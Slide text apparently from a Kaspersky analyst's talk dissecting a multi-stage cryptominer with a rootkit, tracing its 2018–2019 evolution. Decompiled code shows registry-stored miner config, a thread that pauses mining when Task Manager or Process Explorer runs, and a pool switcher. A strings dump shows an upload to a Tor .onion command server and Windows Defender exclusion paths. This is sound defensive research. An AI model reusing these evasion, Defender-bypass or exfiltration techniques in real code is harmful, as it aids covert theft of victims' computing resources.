
Rootkit: remembering Necurs

Bot: knock-knock, who's there?

Here comes the miner!

Retrospective

Here comes the miner!




Bot puts miner's configuration

```
if ( !RegCreateKeyExA(HKEY_LOCAL_MACHINE, "Software\\7-Zip", 0, 0, 0, 0x20106u, 0, &phkResult, 0)
{
    if ( !RegSetValueExA(phkResult, "7", 0, 1u, lpData, cbData) )
        v4 = 1;
    RegCloseKey(phkResult);
}
```

Miner receives and parses it

```
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\7-Zip", 0, 0x20119u, &phkResult)
    goto LABEL_9;
if ( !RegQueryValueExA(phkResult, L"7", 0, 0, 0, &cbData) )
{
    if ( cbData != -10 )
    {
        v2 = cbData + 10;
        v3 = GetProcessHeap();
        v1 = HeapAlloc(v3, 8u, v2);
        if ( !v1 || !RegQueryValueExA(phkResult, L"7", 0, 0, v1, &cbData) )
            if ( !strlenA(v1)
                || !sub_1009DA10(a1, v1, "cpu")
                || !sub_1009DA10(a1, v1, "pool")
                || !sub_1009DA10(a1, v1, "port")
                || !sub_1009DA10(a1, v1, "wallet")
                || !sub_1009DA10(a1, v1, ":") )
            {
```



Here comes the miner!

```
reg_set_value(0x22800C, &v1, 4u, 0, 0);
OutputDebugStringA("MyWatchDogThread runned");
while ( 1 )
{
    if ( find_process(L"taskmgr.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp64.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp64.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp64.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp64.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp64.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp64.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp64.exe" ) )
        pause_miner();
    if ( find_process(L"proccxp64.exe" ) )
        pause_miner();
    Sleep(1500u);
}

int __cdecl find_process(LPCWSTR lpString2)
{
    HANDLE v1; // esi
    int result; // eax
    PROCESSENTRY32W pe; // [esp+Ch] [ebp-230h]

    v1 = CreateToolhelp32Snapshot(0xFu, 0);
    pe.dwSize = 556;
    if ( Process32FirstW(v1, &pe) )
    {
        while ( lstrcmpiW(pe.szExeFile, lpString2) )
        {
            if ( !Process32NextW(v1, &pe) )
                goto LABEL_4;
        }
        result = 1;
    }
}
```

Watchdog thread
Pauses miner if analysis tools found

Pool changing thread
Stops miner, changes configuration and runs it again

Here comes the miner!

42

```
OutputDebugStringA("PoolChangerThread runned");
v2 = GetCurrentThreadId();
reg_set_value(0x22800C, &v2, 4u, 0, 0);
while ( 1 )
{
    do
    {
        Sleep(0xEA60u);
        while ( !check_new_config(a1) );
        while ( !dword_100CD000 )
        {
            Sleep(0x2710u);
            dword_100CD000 = 0;
            OutputDebugStringA("stopping miner");
            OutputDebugStringA(pool);
            OutputDebugStringA(dword_100D8628);
            sub_1008E9C0(0);
            sub_10032150(dword_100D862C);
            Sleep(0x2710u);
            OutputDebugStringA("starting miner");
            sub_10031D60(dword_100D862C);
            sub_1008E9C0(1u);
            dword_100CD000 = 1;
        }
    }
}
```


Watchdog thread

Pauses miner if analysis tools found

Pool changing thread

Monitors new miner configuration

Here comes the miner!



Agenda

Dropper-Roller-XORer

Loader: let the party start!

Say it right: communication protocol

Rootkit: remembering Necurs

Bot: knock-knock, who's there?

Here comes the miner!

Retrospective

```
/upload/ bkimakuznn4kbx4j.onion POST %s HTTP/1.1
Connection: close
Content-Type: application/octet-stream
Content-Length: %d
Host: %s

200 OK Content-Length: c2, need to update / {"rep":0,"proc_n": "%s",
:"0", "bid": "%s", "bnet": "%s", "video": "%s"} wormnet somevideocard2:somevendor2 4
in service runned cannot stop main service stopped main service updated ok
ender Windef bypass runed SOFTWARE\Policies\Microsoft\
Microsoft\Microsoft Antimalware\Exclusions\Pat
ction\Exclusions\Paths DisableOnAccessProt
me Protection DisableScanOnRealtimeEnable
E\Policies\Microsoft\Microsoft Antimalware
vanced Threat Protection SOFTWARE\Policie
```

02/2018

XOR-ROR8-ADD decryption

TOR C&C

No driver

Miner

08/2018

Driver added

IOCTL codes

Bot is run with CreateProcessW

Miner

2019

Windows update

IOCTL-like registry keys

Different decryption algorithms

Miner

```
DWORD __stdcall watchdog_thread()
{
    OutputDebugStringA("MyWatchDogThread runned");
    return 1;
}
```

```
if ( a1 )
{
    v5 = v2;
    v6 = __ROL4__(v2 ^ 0x43ADE910, 11);
    v7 = __ROL4__(v2 ^ GetCurrentProcessId(), 7);
    v8 = PAIR ((unsigned int)a1 ^ v5, HIWORD(a1)) + v5;
    v3 = DeviceIoControl(hDevice, 0x220040u, &v5, 0x14u, 0, 0,
```

```
memset(&v4, 0, 0x54u);
v4 = 68;
v1 = CreateProcessW_func(0, this, 0, 0, 0, 0, 0, 0, &v4, &v5);
v2 = v1 != 0;
if ( v1 )
{
    CloseHandle(hObject);
    CloseHandle(v5);
}
return v2;
```

02/2018

XOR-ROR8-ADD decryption

TOR C&C

No driver

Miner

08/2018

Driver added

IOCTL codes

Bot is run with CreateProcessW

Miner

2019

Windows update

IOCTL-like registry keys

Different decryption algorithms

Miner

```
int __cdecl write_payload_to_registry(BYTE *lpData, DWORD cbData)
{
    return set_reg_value(0x220008, lpData, cbData, 0, 0);
}
```

02/2019

```
if ( !set_reg_value(a1, 0x228028u, a2, 0, 0) )
{
    write_dbg("Payload setup ERROR");
    return 0;
}
```

06/2019

02/2018

XOR-ROR8-ADD decryption

TOR C&C

No driver

Miner

08/2018

Driver added

IOCTL codes

Bot is run with CreateProcessW

Miner

2019

Windows update

IOCTL-like registry keys

Different decryption algorithms

Miner



Working on updates
20% complete

Don't turn off your computer

**We have sent you a new video card,
by the way**



New updates are to come
Lots of debugging strings
Search for efficient ways

Some attribution
[https://habr.com/en/
company/pt/blog/475328/](https://habr.com/en/company/pt/blog/475328/)



Multi-staged miner
Payload can be changed in
future, but today...

Thank you!

Let's talk!

Alexander Eremin

Malware analyst

**Alexander.Eremin
@kaspersky.com**

kaspersky